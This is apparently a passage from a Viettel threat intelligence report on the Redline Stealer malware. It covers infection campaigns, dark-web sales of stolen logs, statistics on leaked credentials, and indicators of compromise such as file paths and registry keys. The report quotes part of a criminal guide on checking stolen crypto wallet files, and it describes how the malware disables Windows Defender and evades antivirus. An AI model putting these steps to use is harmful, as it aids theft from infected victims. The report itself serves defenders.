


Figure 4.1. Infected users ask for help in some groups on Facebook.  
(Source: VIETTEL THREAT INTELLIGENCE)

After collecting information, analyzing and reviewing, VIETTEL THREAT INTELLIGENCE identified the type of malware as Redline Stealer with typically conspicuous characteristics.




Figure 4.2. The malware uses SOAP HTTP to make connections and communicate with C&C.  
(Source: VIETTEL THREAT INTELLIGENCE)




Figure 4.3. The malware executes Persistence using Autologon

## Method of Infection

Through campaigns related to the Redline Stealer malware, the infection methods used are very diverse such as:

Time	Campaign	Content	Attack Method
2021-06-17	Digital artists targeted in RedLine infostealer campaign	The campaign targets Digital Artists to hijack NFT accounts or steal Tokens on NFT exchanges.	Directly contacting with the victim via social media.
2021-05-17	Threat Actors Use MSBuild to Deliver RATs Filelessly	The campaign uses MSBuild to distribute the Remcos RAT and Redline Stealer.	Phishing
2021-04-27	RedLine Stealer Masquerades as Telegram Installer Become A VIP Victim With New Discord Distributed Malware	The campaign uses Google Ads to trick users into downloading fake Signal, Viber and Telegram apps containing Redline Stealer.	Taking advantage of the cover of many software like Telegram, Whatsapp or legitimate websites like Pastebin to trick users into downloading.
2020-03-16	New Redline Password Stealer Malware	The Email Phishing campaign containing Redline Stealer targets the US by taking advantage of COVID-19 vaccine issues.	Phishing

In addition, with the same infection method as Part I, the attacker prepares a large number of the above websites to download software containing Redline malware. These websites are created with SEO standards by supporting plugins to be in the top of search results on Google in many countries.




Figure 4.4. Websites containing Redline Stealer malware trick users into downloading

## Cause of Infection

With the development and upgrade, TA advertised that if users use the upgraded version, the malware would be provided with a signing file cert to bypass current AV software.




Figure 4.5. Few AVs detect this as malware. (Source: VIETTEL THREAT INTELLIGENCE)

In addition, a more common cause of being affected by information-stealing malware is the frequent use of cracked software, not using anti-virus software or even removing Windows Defender on the machine for more convenient use.





Figure 4.6. The article guides you to completely remove Windows Defender.  
(Source: VIETTEL THREAT INTELLIGENCE)




Figure 4.7. Windows always warns applications of unknown origin, but users often ignore it.  
(Source: VIETTEL THREAT INTELLIGENCE)



## Trading Stolen Data on Dark Web

The stolen data will be for sale on Underground forums or group channels at Telegram. Typically at Russian Market, one of the largest illegal transactions of stolen data in the Dark Web is as follows:




Figure 4.8. User information stolen by Redline amounts to 481,687 computers.  
(Image: VIETTEL THREAT INTELLIGENCE)




Figure 4.9. Vietnam contains more than 30,000 computers for sale with stolen information.  
(Image: VIETTEL THREAT INTELLIGENCE)




Figure 4.1.1. Data related to Vietnam is for sale at Russian Market (Photo: Recorded Future)




Figure 4.1.2. Number of stolen records for sale classified by domain. (Source: Telegram)

•	15.72KK MIX - UPDATE 10.17	488.6 MB
•	24.93KK MIX - UPDATE 10.14	784.1 MB
•	6.4KK MIX - UPDATE 10.13	197.1 MB
•	3.16KK MIX - UPDATE 10.12	101.4 MB
•	60.83KK MIX - UPDATE 12.10	1.83 GB
•	50.92KK MIX - UPDATE 10.09	1.56 GB
•	24.42KK MIX (PRIVATE 10%) - UPDATE 10.07	769.6 MB
•	18.33KK MIX - UPDATE 09.29	572.1 MB
•	17.48KK MIX - UUPDATE 09.27	553.3 MB
•	19.45KK MIX 7% PRIVATE - UPDATE 09.23	619.4 MB
•	19.16KK MIX - UPDATE 09.23	598.9 MB
•	518.8K PRIVATE MIX - UPDATE 09.22	18.2 MB
•	2.74KK MIX - UPDATE 09.22	86.6 MB
•	11.67K MIX - UPDATE 09.21 [4% PRIVATE]	368.2 MB
•	15.4K MIX - UPDATE 09.19-20	485.2 MB
•	30.21KK MIX - UPDATE 09.13-18	935.2 MB
•	8.13KK MIX - UPDATE 09.12	276.1 MB
•	6.027KK BTC - UPDATE 09.12	188.1 MB
•	10.12KK MIX - UPDATE 09.11	316.3 MB
•	13.82KK MIX - UPDATE 09.10	438.2 MB
•	20.27KK MIX - UPDATE 09.09	635.2 MB
•	15.6KK MIX - UPDATE 09.08	486.8 MB
•	16.51KK MIX - UPDATE 09.07	504.2 MB
•	17.72KK MIX - UPDATE 09.06	547.5 MB
•	16.18KK MIX - UPDATE 09.05	493.0 MB
•	20.1KK MIX - UPDATE 09.04	628.0 MB
•	14.16KK MIX - UPDATE 09.03	447.1 MB
•	9.59KK MIX - UPDATE 09.02	302.3 MB
•	12.88KK MIX - UPDATE 09.01	401.2 MB
•	10.73KK MIX - UPDATE 08.31	339.6 MB

Figure 4.1.3. The amount of data for sale publicly on Cyberspace. (Source: Telegram)

## Processing Data After the Transaction

VIETTEL THREAT INTELLIGENCE discovered many documents at the Dark Web instructing to check information such as handling cookies or balances in stolen e-wallets after the transaction. When these documents are released to the public, victims can be put at extremely serious risk.

### How to check logs?

What will we learn after reading?

*After reading, you will be able to put filters on the mail, check the wallets folder, analyze the discord tokens and we will pay off the logs!*

- Any qt

Simply put, qt is wallet.dat in your log. It could be MinexCoin, Dogecoin, Bitcoin, Litecoin, etc. In order to find out the balance, you need to open wallet.dat through a regular notepad. Press Ctrl + F, enter "name" and press Enter.




Figure 4.1.4. Detailed instructions on how to extract data from raw data (Source: VIETTEL THREAT INTELLIGENCE)



# SECTION

# 03

## Data Analysis

To have a better understanding about the threat of Redline Malware impacting on users, VIETTEL THREAT INTELLIGENCE will analyze the collected data set from the last two months on Deep/Dark Web:















































### Country:

- 188/206 countries are affected
- Over 40,432 devices are infected



### Data


- Login accounts 3,450,958
- Cookies: 17,441,456
- Files: 30,140

 <h3>Social Media</h3> <ul style="list-style-type: none"> <li> Facebook 108.656</li> <li> Twitter 37.777</li> <li> Instagram 38.715</li> <li>...</li> </ul>	 <h3>Banks</h3> <ul style="list-style-type: none"> <li> Global 73.373</li> <li> Vietnam 569</li> <li> V***** 168</li> <li> D***** 10</li> <li> M***** 38</li> <li> V***** 64</li> <li> T***** 51</li> <li> S***** 48</li> <li>...</li> </ul>	 <h3>Governments</h3> <ul style="list-style-type: none"> <li> Global 92.780</li> <li> Vietnam 1.116</li> </ul>
 <h3>E-Commerce</h3> <ul style="list-style-type: none"> <li> Amazon 204.750</li> <li> Shopee 5.204</li> <li> Lazada 3.090</li> <li> Tiki 282</li> <li>...</li> </ul>	 <h3>Online Payment</h3> <ul style="list-style-type: none"> <li> Paypal 227.063</li> <li> Payoneer 2.309</li> <li> Visa 3.054</li> <li>...</li> </ul>	 <h3>Crypto Exchange</h3> <ul style="list-style-type: none"> <li> Binance 20.313</li> <li> FTX 85</li> <li> Huobi 95</li> <li> Coinbase 6.181</li> <li>...</li> </ul>
 <h3>Email Service</h3> <ul style="list-style-type: none"> <li> Google 373.886</li> <li> Microsoft 32.798</li> <li> Yahoo 197.223</li> <li>...</li> </ul>	 <h3>Entertainment</h3> <ul style="list-style-type: none"> <li> Garena 12.659</li> <li> Netflix 73.353</li> <li> Discord 187.760</li> <li> Spotify 63.046</li> <li>...</li> </ul>	 <h3>Electronics Companies</h3> <ul style="list-style-type: none"> <li> Apple 40.122</li> <li> Samsung 13.101</li> <li> Sony 62.333</li> <li> Xiaomi 6.282</li> <li>...</li> </ul>

The leaked data, collected by VIETTEL THREAT INTELLIGENCE, has alerted customers using Threat Intelligence Service. For detailed information, please visit Viettel Threat Intelligence's homepage: [cyberintel.io](http://cyberintel.io)



# Identification/Malware Infrastructure



1. Review folders or processes that have paths to the following directories:
2. Review events to investigate the behaviors of malwares:

## **Startup folder:**

C:\Users\\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\IntelRapid.lnk

## **Task schedule:**

C:\Users\\AppData\Roaming\services64.exe

C:\Program Files\PowerControl\PowerControl\_Svc.exe

%temp%\dQmOBORtOOmVIQYxa\XOLcDlHHxqomGEP\DGsBsDU.exe

c:\users\\appdata\roaming\\*\\*.exe

## **Insert root certificate:**

- Computer\HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\SystemCertificates\AuthRoot\Certificates\2B8F1B57330DBBA2D07A6C51F70EE90DDAB9AD8E
- HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\AUTHROOT\CERTIFICATES\E1C950E6EF22F84C5645728B922060D7D5A7A3E8
- HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\AUTHROOT\CERTIFICATES\6252DC40F71143A22FDE9EF7348E064251B18118
- HKEY\_LOCAL\_MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\AUTHROOT\CERTIFICATES\CABD2A79A1076A31F21D253635CB039D4329A5E8

### **Turn off Windows defender:**

- HKEY\_LOCAL\_MACHINE\SOFTWARE\POLICIES\MICROSOFT\WINDOWS DEFENDER\REAL-TIME PROTECTION

- After executing, a log file should be created at:

- C:\Users\\AppData\Local\Microsoft\CLR\_v4.0
- C:\Users\\AppData\Local\Microsoft\CLR\_v4.0\_32

### **Create a new folder and drop malicious files into it:**

- C:\Users\\AppData\Local\Temp\7zS88D38CD4
- C:\Users\\AppData\Local\Temp\7zS368A.tmp
- C:\Users\\AppData\Local\Temp\bengal
- C:\Users\\AppData\Local\Temp\cghjgasaz99
- C:\Users\\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\HTA0MJH8
- C:\Users\\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ULMDHA1D
- C:\Users\\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\7ZCR29RO
- C:\Users\\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\4RT59HOG
- C:\Users\\AppData\Local\Temp\{kGhO-bmno0-as2g-9etC8}
